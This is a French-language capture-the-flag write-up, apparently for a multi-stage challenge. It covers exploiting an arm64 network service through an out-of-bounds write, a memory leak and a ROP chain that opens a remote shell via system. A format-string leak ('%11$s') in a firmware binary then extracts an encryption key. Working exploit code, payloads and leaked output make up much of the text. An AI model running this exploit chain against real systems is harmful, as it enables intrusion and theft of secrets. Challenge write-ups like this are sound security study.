+   +---+ . + . + . +---+   +---+   +---+ . +   +---+---+---+   +
|   | . . 99| . | 90. . |           |     . |   |       |       |
+   + . +---+ . +   +   +---+   +---+---+ . +   +---+   +   +---+
|   | . . . . 5b|   | . . . |   | . . . | . |           |   |   |
+   +---+---+---+---+---+ . +   + . + . + . +---+---+---+   +   +
|               | . . . . 99| . . 45| . . 64|               |   |
+   +---+---+   + . +---+---+ . +---+---+---+   +---+---+---+   +
|       |       | . . 6f. . . . |   |           |               |
+---+   +   +---+---+---+   +---+   +   +---+---+   +   +---+   +
|       |           |       |       |   |           |       |   |
+   +---+---+---+   +   +   +   +   +   +   +---+---+---+   +---+
|               |       |   |   |   |       |   |       |       |
+---+---+---+   +---+---+   +   +---+   +---+   +   +   +---+   +
|           |   |           |               |   |   |       |   |
+   +---+   +   +---+---+---+---+---+---+   +   +   +---+   +   +
|   |           |       |               |   |   |   |   |   |   |
+   +   +---+---+   +   +   +---+---+   +---+   +   +   +   +   +
|   |               |       |                   |       |       |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
```

2.C : équipement physique distant

Comme décrit dans le mail de backup, le dossier deviceC contient un binaire *frontend_services* (un ELF, en arm64), les *libc* et *ld* distantes ainsi qu'un script permettant de résoudre une preuve de travail (un sha256 d'un nombre et d'un nonce arbitraire, commençant par 6 zéros). On nous fournit également un mot de passe, permettant de se connecter au port 8080 identifié lors de la toute première étape de cette étude.

Un premier script python permet de se connecter au service distant :

```
def connect_chall(r):
    r.recv()
    r.send(b'fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1\n')
    chall = r.recv()
    chall_resp = solve_pow(chall.split(b"'")[1])
    r.send(chall_resp+b'\n')
    print(r.recv())

def remote_con():
    r = pwn.remote('nft.quatre-qu.art', 8080)
    connect_chall(r)
    return r

def local_con():
    r = pwn.remote('127.0.0.1', 1336)
    return r

r = remote_con()
r.interactive()
```

On se retrouve face à un service, proposant des opérations de chiffrement, de déchiffrement et de signature (malheureusement non supportée pour cause de miettes de pains), ainsi que la possibilité de récupérer un firmware (protégé par un mot de passe). On constate aussi très vite que le serveur semble assez capricieux, la moindre erreur nous renvoyant au menu principal.

Analyse de frontend_service.bin et OOB

L'analyse du binaire, assez rapide, permet d'isoler quelques points :

- Ce service sert de proxy avec un autre composant accessible via une socket locale sur le port 1337. C'est ce composant qui effectue les opérations de chiffrement/déchiffrement, vérifie le mot de passe administrateur et dont on peut, probablement, récupérer le firmware.
- Le binaire frontend utilise un mécanisme basé sur les API _setjmp et longjmp pour sa gestion d'erreur. A chaque assert (appel de longjmp), le flux d'exécution est redirigé dans la fonction d'initialisation, juste après l'appel à _setjmp (à l'offset 1F88).

- La fonction permettant à l'utilisateur d'ajouter des données à traiter semble immédiatement douteuse :

```
ssize_t __fastcall SRV::CryptoAddData(unsigned int hUsrSock, int type)
{
  int idx; // w0

  if ( bAcceptMore != 1 )
  {
    gAssertMsg = "Cannot add more data\n";
    longjmp(&gAsserCtx, 1);
  }
  idx = gCryptoPktCount++;
  SRV::ReadData(hUsrSock, &gCryptoInput[idx], type);
  if ( gCryptoPktCount == 10 )
    bAcceptMore = 0;
  return SRV::WriteData(hUsrSock, "Data successfully added\n", 0x18u);
}
```

Les paquets de données étant stockés dans un tableau de taille fixe situé dans la section .bss, on a bien une tentative de protection contre un overflow, via le flag *bAcceptMore*. Ceci dit l'initialisation de ce booléen intervient après l'appel à *SRV::ReadData*. Cette fonction contenant plusieurs assert, il est tout à fait possible de rediriger volontairement le flux d'exécution (par exemple en fournissant un CRC invalide), incrémentant au passage *gCryptoPktCount*, sans avoir à passer par l'initialisation de *bAcceptMore*. Ce qui offre une primitive d'écriture dans la section bss.

Pour faciliter l'analyse, je code un micro serveur écoutant sur le port 1337 afin d'émuler la partie hardware, ce qui me permet d'exécuter le binaire *frontend_service* via la commande qemu-aarch64 (qui offre en plus un stub gdb). J'ajoute également à mon script principal une série de fonctions permettant de naviguer dans les menus du service et d'en appeler les différentes fonctions.

Exploitation de l'OOB : gérer la corruption de gCryptoPktCount

Pour étudier l'exploitabilité de notre overflow, il faut d'abord étudier la mémoire accessible, et surtout la structure de ce qu'on écrit.

Dans notre cas, le tableau *gCryptoInput* est composé de structures *UserInBuffer* :

```
struct UserInBuffer
{
        BYTE bCiphered;
        int  clearLen;
        int  ID;
        char data[256];
        int  crc32;
        int  cipheredLen;
};
```

Chaque champ de cette structure ayant des contraintes spécifiques :

- *bCiphered* ne peut valoir que 0 ou 1, selon le type d'opération choisie (chiffrement ou déchiffrement/signature). Les trois octets entre *bCiphered* et *clearLen* ne sont pas contrôlable.
- Les tailles (*clearLen* et *cipheredLen*) ne peuvent être supérieure à 0x100,
- Le champ *ID* ne peut être supérieur à 0x10.

Pour la mémoire écrasable, on a :

- Juste après le tableau *gCryptoInput*, l'entier *gCryptoPktCount*. On a donc *gCryptoPktCount == gCryptoInput[10].bCiphered*, ce qui semble ennuyant.
- Correspondant à *gCryptoInput[11].data[24]* on retrouve le pointeur vers la chaine d'assert
- En *gCryptoInput[11].data[40]*, la structure de contexte utilisée par la fonction longjmp. Cette structure décrit les valeurs des registres à restaurer. En la contrôlant il sera possible, entre autres, de contrôler x30 et SP (l'adresse de retour et l'adresse de stack).

Un premier point délicat repose sur la valeur de *gCryptoPktCount*, qui sera écrasée dès le 11ème paquet de données. Sa valeur (*bCiphered*) ne sera pas contrôlable (0 ou 1 selon le type d'opération). Et donc le 12ème paquet de données sera écrit à l'index 0 ou 1 (donc dans les bornes du tableau initial, ce qui est peu utile…). Fort heureusement, si on reprend le code de la fonction lisant les paquets de données :

```
__int64 __fastcall SRV::ReadData(unsigned int a1, CryptoInBuffer *a2, int type)
{
  unsigned int DataLen; // [xsp+2Ch] [xbp+2Ch]

  DataLen = SRV::GetDataLen(a1, type);
  a2->ID = SRV::GetPktId(a1);
  if ( type == 1 )
  {
    a2->bCiphered = 1;
…
```

Les fonctions *SRV ::GetDataLen* et *SRV ::getPktId* peuvent déclencher des asserts, permettant d'incrémenter un nouvelle fois notre compteur de paquets sans avoir à initialiser *bCiphered* (et donc sans avoir à revenir à l'index 0 ou 1).

J'implémente donc, dans mon client, différentes versions de la fonction *AddData*, chacune permettant de passer par un assert spécifique (taille invalide, identifiant de paquets trop grand, erreur lors du choix hexa ou non, crc invalide) ces différents assert permettent de choisir, dans la structure *UserInBuffer*, ce qui sera écrit ou non.

Exploitation de l'OOB : leak

Le binaire étant compilé pour avoir une adresse base randomisée, il nous faut également un leak. Pour cela il suffit de :

- Créer 9 paquets de données
- Ajouter un paquet invalide (par exemple son CRC), déclenchant l'overflow
- Ajouter un paquet dont l'identifiant ou la taille est invalide (pour ne pas écraser *gCryptoPktCount*)
- Ajouter un paquet avec une taille de 0x100, mais avec un choix hexa ou non invalide, de manière à ne pas écraser les données présentes dans le tableau data (donc notre pointeur de message et le contexte de longjmp).
- Demander à lire les données envoyées

Ce qui nous permet de récupérer un ensemble d'adresses distantes, dont le cookie utilisé par la libc.

Le code suivant :

```
def doLeak(r):
    #padding
    mainMenu_E(r)
    for i in range(10):
        addData_invalidHexChoice(r, 32)
        mainMenu_E(r)
    #skip idx 10 (pktCount)
    addData_invalidID(r)
    mainMenu_E(r)
    #leak
    addData_invalidHexChoice(r, 0xF0)
    mainMenu_E(r)
    leak = viewData(r, 12)
    leak = leak[-1].split(b':')[1][1:]
    leak = binascii.unhexlify(leak)
    hexDump(leak)

    leak_strPtr, = struct.unpack('Q', leak[0x18:0x20])
    leak_libCPtr, = struct.unpack('Q', leak[0x38:0x40])
    leak_stack, = struct.unpack('Q', leak[0x78:0x80])
    leak_cookie1, = struct.unpack('Q', leak[0x80:0x88])
    leak_cookie2, = struct.unpack('Q', leak[0x90:0x98])
    guard = leak_cookie2^leak_stack
    print('leak string @ %016x'%leak_strPtr)
    print('leak libC @ %016x'%leak_libCPtr)
    print('cookie1 : %016x'%leak_cookie1)
    print('cookie2 : %016x'%leak_cookie2)
    print('stack_guard : %016x'%guard)
    return leak_strPtr, leak_libCPtr, leak_stack, guard
```

Nous donne :

```
python3 client.py
[+] Opening connection to nft.quatre-qu.art on port 8080: Done
b'solving : XZGRU'
Solution:   input   b'17438753'   sha256(b'17438753'   +   b'XZGRU')   =
b'0000002be7d56a11b4290302c6e790ada9144a7ebfbd2b51a82315af323b1a58'
b'correct\n'
0000000000000000 0000000000000000
0000000000000000 0000aaaad9ce4060
0000000000000001 0000ffffc41866c8
0000000000000001 0000ffff8285c000
0000aaaad9ce3698 0000000000000000
0000ffff82894000 0000aaaad9ce1ef4
0000000000000000 0000ffffc41866d8
0000000000000000 0000ffffc4186520
4ac93841f441f0a8 0000000000000000
4ac96d14e9978a04 0000000000000000
0000000000000000 0000000000000000
0000000000000000 0000000000000000
0000000000000000 0000000000000000
0000000000000000 0000000000000000
0000000000000000 0000000000000000
leak string @ 0000aaaad9ce4060
leak libC @ 0000ffff8285c000
cookie1 : 4ac93841f441f0a8
cookie2 : 4ac96d14e9978a04
stack_guard : 4ac992eb2d8fef24
```

Exploitation de l’OOB : écriture, ROP, et ensuite ?

Comme on contrôle, en écrasant le contexte utiliser par longjmp, le pointeur d’exécution et la stack, il est logique de faire du ROP. Comme j’ai besoin du firmware distant pour continuer l’analyse, je décide de sauter en plein milieu de la fonction permettant de le récupérer, juste après la vérification du mot de passe (à l’offset 2F1C de frontend_service.bin). Je choisis de positionner la future stack à l’offset 15C38 de frontent_service (donc dans gCryptoInput[11].data), ce qui correspond à mon buffer de travail. Il n’y a pas énormément de place, mais j’ai juste besoin de positionner, à SP+18 un pointeur vers la structure contenant les identifiants des sockets vers l’utilisateur et le composant de sécurité. Le code est très simple et j’obtiens rapidement un second binaire.

Après quelques temps (jours) à râler sur l’inutilité manifeste de ce binaire (voir section suivante), je me décide à coder une seconde chaine (pas beaucoup plus complexe), me permettant d’appeler une fonction arbitraire via la fonction system. Pour ça j’aurais besoin d’un gadget permettant de contrôler X0. Fort heureusement la libc en contient plusieurs, j’ai choisi :

```
.text:00000000003E7E0  MOV              X2, X28
.text:00000000003E7E4  MOV              X1, X25
.text:00000000003E7E8  MOV              X0, X19
.text:00000000003E7EC  BLR              X24
```

Qui est un poil trop pour system (on n’a pas besoin du second et troisième argument) mais qui permettrait de se rabattre sur une des fonctions exec* au besoin. Le code suivant permet d’obtenir une shell distante :

```
def doOverwrite_system(r, guard, strPtr, libC, stackPtr):
    #padding
    mainMenu_E(r)
    for i in range(10):
        addData_invalidHexChoice(r, 32)
        mainMenu_E(r)

    #skip idx 10 (pktCount)
    addData_invalidID(r)
    mainMenu_E(r)

    msg = b''
    msg += b'AAAAAAAA' + b'AAAAAAAE'
    msg += b'AAAAAAAA' + b'AAAAAAAE'
    msg += b'AAAAAAAA'

    sockId = 4
    ###STACKBASE @+8
    #19 - 20
    msg += struct.pack("Q", strPtr+ OFF_STACK_PAD-OFF_LEAKED_STRING)
    msg += b'/bin/sh <&5 >&5\x00'
    #21 - 22
    #double read
    msg += struct.pack("Q", 2)
    #23 - 24
    msg += struct.pack("QQ",0, libC + OFF_LIBC_SYSTEM-OFF_LEAK_LIBC)
    #25 - 26
    msg += struct.pack("QQ", 0, 4)
    #27 - 28
    msg += struct.pack("QQ", 5, 0)
```

```
    #29 - x30^guard
    msg += struct.pack("QQ", 7, (libC +
OFF_LIBC_MOVX2_X28_MOVX1_X25_MOVX0_X19_BLRX24 -OFF_LEAK_LIBC) ^ guard)
    #pad  SP^guard
    msg += struct.pack("QQ", 0 , (strPtr+ OFF_STACK_PAD-OFF_LEAKED_STRING)
^guard)

    msg += struct.pack("QQ", 0, 0)
    msg += struct.pack("QQ", 0, 0)

    msg += struct.pack("QQ", stackPtr+0x20, 0)
    msg += b'AAAAAAAA' + b'AAAAAAAF'
    msg += struct.pack("QQ", 0, strPtr+ OFF_CMD+8-OFF_LEAKED_STRING)
    msg += b'AAAAAAAA' + b'AAAAAAAF'

    addData_invalidCRC(r, msg, False)

    r.interactive()
```

Ce qui ne m'apporte pas grand-chose pour le moment, à part un nom pour notre blob binaire (update-unit).

Analyse de firmware.bin (aka update-unit)

Ce second binaire implémente les fonctions de sécurité et de chiffrement.Malheureusement le binaire disponible a été en partie effacé : il ne contient strictement que le code. L'ensemble des données, mais aussi les informations d'imports, sont indisponibles, ce qui complexifie l'analyse.

En se basant sur les similarités avec le binaire *frontend_service* (une partie du code est communs), et à partir des identifiants de commandes échangées entre les deux binaires, on peut reconstruire une partie des fonctions. On retrouve les commandes déjà identifiées :

- 1337 : envoi de données, sans la vulnérabilité du frontend mais qui accepte certain paquets invalides.
- 1338, 1339 : chiffrement et déchiffrement. L'algorithme utilisé ressemble fortement à de l'AES-CBC et utilise un tableau d'IV initialisé avec un contenu aléatoire.
- 133A : signature, la fonction interne (offset 015F8) de signature qui prend un secret en paramètre (offset 16010), ne fait que renvoyer un message statique (comme observé précédemment).
- 133B : fermeture de la connexion
- 133C : vérification du mot de passe administrateur (pointeur en 16030)
- 133D : lecture et envoi de update-unit
- 133E : seule nouvelle commande, cette fonction semble permettre, après une vérification du mot de passe administrateur de récupérer la clé de chiffrement. En cas d'erreur cette fonction envoie deux paquets :
    - Un premier paquet qui devrait être de type 1337 et contenir un buffer (offset 4788) mais qui est effacé via la fonction 2DD0 avant son envoi
    - Un second paquet, qui contient un buffer créé à partir du mot de passe fourni par la fonction importée inconnue E10.

Update-unit : recherche de vulnérabilité

Une cible logique serait la fonction 133E, qui semble être la seule fonction additionnelle. Après quelques temps et plusieurs tentatives de chaine de ROP permettant d'envoyer des paquets arbitraires et de lire la réponse, sans vraiment avoir quoi que ce soit de probant, je finis par me rappeler que j'ai à ma disposition une shell sur le serveur distant. Après vérification *system* conserve les descripteurs de fichiers du processus parent, je peux donc tout simplement lire et écrire des paquets arbitraires dans le descripteur 4. J'en profite pour coder un script utilitaire me permettant de créer des paquets valides et de les encoder en base64. Par exemple, pour envoyer un paquet de type 133E avec la chaine « aa » je fais :

```
$ echo
AAAAAD4TAAAAAAAAIAAAAAEAAABhYQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/p0oQA
AAAA= | base64 -d >&4
$ cat <&4
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00aa\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x006\x13\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
```

On voit que la fonction inconnue agit comme une copie. Ce n'est pas un memcpy (qui est importé à l'offset D80), probablement un strcpy_s.

Après une heure à observer les fonctions de chiffrement et déchiffrement, je finis par me convaincre qu'elle ressemble franchement à de l'AES, que sans les SBox je ne pourrai de toutes manières pas aller bien loin, et que non, ça ne semble pas inversible. Il est toute fois possible d'abuser du CBC pour récupérer les IVs, ce qui en soit ne sert pas à grand-chose à part confirmer qu'ils semblent aléatoires, ou de créer des blocs chiffrés (ou déchiffrés) de valeur arbitraire. Ce qui pourrait être utile en cas d'overflow.

Et justement ! La fonction de récupération des données (1337) contient un biais :

```
__int64 CMD::PushData()
{
  int tgtLen; // [xsp+14h] [xbp+14h]
  CryptoInBuffer *cryptoPkt; // [xsp+18h] [xbp+18h]

  cryptoPkt = &gCmdPkt->cryptoBuff;
  if ( *pDataIdx == 10 )
    return 0LL;
  if ( cryptoPkt->bCiphered )
    tgtLen = gCmdPkt->cryptoBuff.cipheredLen;
  else
    tgtLen = gCmdPkt->cryptoBuff.clearLen;
  if ( cryptoPkt->bCiphered
    && (!gCmdPkt->cryptoBuff.cipheredLen
     || (gCmdPkt->cryptoBuff.cipheredLen & 0xF) != 0
     || gCmdPkt->cryptoBuff.cipheredLen > 0x100u)
    || cryptoPkt->bCiphered != 1 && (!gCmdPkt->cryptoBuff.clearLen ||
gCmdPkt->cryptoBuff.clearLen > 0x100u)
    || crc32(gCmdPkt->cryptoBuff.data, tgtLen) != cryptoPkt->crc32 )
  {
    return 0LL;
  }
  memcpy(&gDataBuffer[*pDataIdx], cryptoPkt, sizeof(CryptoInBuffer));
  ++*pDataIdx;
  return 1LL;
}
```

Seule la taille correspondant au type d'opération (*cipherdLen* pour un paquet chiffré, *clearLen* sinon) est validée, il est donc tout à fait possible d'envoyer un paquet « chiffré » contenant une taille *cipheredLen* valide (inferieure à 0x100) et une taille *clearLen* arbitraire.

Et comme les commandes 1338 et 1339 ne vérifient pas le flag *bCiphered*, il est possible d'effectuer des opérations de chiffrement ou de déchiffrement en OOB. Ce qui permet d'écraser la globale *gPktCount* (offset 16B10).

Ceci dit, contrairement au frontend, la structure utilisée par _setjmp/longjmp est située avant l'espace accessible. Il ne sera donc pas possible d'utiliser la même technique que précédemment pour exécuter du code arbitraire. Il est par contre envisageable que cet espace contienne le mot de passe admin (son pointeur est situé en 16030, on ne sait pas où sont situées les données).

Abandon et semaine de pause

Et…. Ça ne marche pas. Enfin si, l'overflow semble fonctionner, mais au mieux je récupère des 0, parfois le programme distant crash (ou ne rend pas la main, je ne sais pas ?).

Le reste des fonctions ne semble pas vulnérable, je commence à tourner en rond, je fatigue et je décide de profiter de ma semaine de vacances pour faire autre chose. Ou alors faire la dernière étape en avance de phase ? On a toutes les infos pour au moins étudier le contrat… Mais bon les technologies web3… Tant pis, pour la seconde année consécutive je ne finirai pas.

Hint 2 : tout ça pour ça

De retour dans les locaux de TogDu, je croise atnbtn et BightLubl, qui venaient de finir durant le weekend. Je les félicite et râle sur mon incompétence. Peut être fallait-il casser la crypto finalement ? Ça semble tellement improbable. L'overflow peut être ? Ça semble une bonne piste mais je n'arrive pas à transformer la vulnérabilité en quelque chose d'utile.

BightLubl se marre, m'explique que lui aussi a tenté l'overflow et que non vraiment ce n'est pas ça. On me dit alors, entre deux rires, que je vais hurler, et que vraiment vraiment je devrais mieux regarder la commande 133E, et que non ce n'est pas un strcpy_s.

Vu que le cœur de l'affaire semble reposer sur la fonction E10 (qui n'est pas un strcpy_s, strcpy_s n'existe même pas dans la libc fournie, mais qu'est-ce que c'est que ce système ?) et que vraiment, s'il faut une vulnérabilité dans cette fonction… E10 prend la taille du buffer de destination en paramètre, on ne doit donc pas être sur un overflow. Manipulation de chaine, pas d'overflow… Y a bien un truc, mais les injections de format string ne servent plus à rien depuis des lustres… Aucun compilateur n'accepte ça, et puis %n a été blacklisté, non ? Au pire un leak ?

Et effectivement un paquet contenant la chaine « %08x %08x %08x » renvoie un buffer contenant « 0000000025 00000032 00000004 »…. Tant de temps perdu pour une format string… E10 sera donc dorénavant **snprintf** et comme de manière fort commode un pointeur vers la clé de chiffrement est présent sur la stack à SP+28 il nous suffit de lire le 11ème paramètres (en arm64 les registres X0 à X7 contiennent les 8 premiers paramètres, le reste est sur la stack). Donc « %x%x%x%x %x%x%x%x %x%x%s » nous donne un fragment de clé.

Un dernier point bloquant, on ne peut lire que 32 octets (exactement la taille de la clé), c'est ennuyant. Un tour par la documentation de snprintf nous apprend l'existence du modificateur « $ » :

```
The C99 standard does not include the style using '$', comes from the
Single UNIX Specification.  If the style using '$' is used, it must be used
throughout for all conversions taking an argument and all width and
precision arguments, but it may be  mixed  with "%%"  formats,  which do
not consume an argument.  There may be no gaps in the numbers of arguments
specified using '$'; for example, if  arguments  1  and  3 are specified,
argument 2 must also be specified somewhere in the format string.
```

Alors, il ne faut pas faire de trous selon la spécification, mais on n'est pas à ça près. Un paquet contenant la chaine « %11$s » nous donne donc la clé.

```
echo
AAAAAD4TAAAAAAAAIAAAAAEAAAAlMTEkcwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3AVmKgA
AAAA= | base64 -d >&4
$ cat <&4
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\xcb1\xe7\xf
3\xbaiL\xc0-
P\xd6W?\x8d"\xbe.\x1bɩ\x1em[N\xd4<\x13\xf9\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x006\x13\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
```

Ce qui n'est pas très lisible (et incomplet) mais une capture wireshark des échanges nous donne la clé complète :

```
04c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9
```

Et pour donner raison à BightLubl j'ai (peut-être) longuement râlé après avoir mis une semaine à exploiter une injection de chaine formatée.

2.D : analyse de traces inconnues

L'unique fichier fourni (au format HDF5[8]) contient trois ensembles de données :

- Leakage, un tableau de 25000*600 flottants
- Mask : un tableau de 25000*32 entiers
- Response : un tableau de 25000*4 (la chaine ascii 'NACK' en décimal)

Les seules autres informations à notre disposition proviennent du mail présent dans l'archive backup, qui nous apprend que nos boulangers ont tenté de faire de l'injection de faute sur un équipement dont ils avaient perdu le PIN, et que la mémoire sécurisée serait xoré avec le masque. Sans plus d'information sur ce que les données représentent….

Après s'être demandé pendant un moment si on avait 600 captures comprenant 25000 points ou l'inverse, je me décide (vu les lignes de NACK dans l'ensemble response), pour l'option 25000 tests.

L'outil HDFView, développé par le consortium responsable du format, permet une visualisation d'un ensemble de donnée sous forme de tableau ou d'image, les deux formats permettent de survoler visuellement les données et de faire quelques premiers constats.





Figure 2:leakage représentation image (rainbow)

On constate immédiatement deux blocs distincts :

- Un ensemble de colonne de pixel/valeurs identiques (des colonnes 0 à 350), moucheté de pixel rouge (ou 0.22). Cette valeur est clairement hors norme par rapport au reste de la capture, qui évolue entre 0.100007[...] et 0.18. On suppose qu'il s'agit des points d'injection de faute.
- Une série de lignes pointillées. Dans la vue numérique on voit :
